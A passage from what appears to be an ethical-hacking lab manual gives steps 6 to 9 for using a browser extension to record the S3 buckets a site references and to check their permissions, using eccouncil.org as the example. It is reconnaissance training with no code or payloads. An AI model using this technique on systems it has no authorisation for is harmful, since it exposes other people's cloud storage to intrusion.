
6. Open a new tab in the browser, in the address bar, type **https://www.eccouncil.org** and press **Enter**.




7. Now, click **S3 Bucket List** icon present on the top-right of the browser window to view the recorded S3 buckets.



8. You can observe the discovered S3 buckets under **S3 Bucket List** section, as shown in the screenshot.




9. By selecting an S3 bucket you can check its permissions.

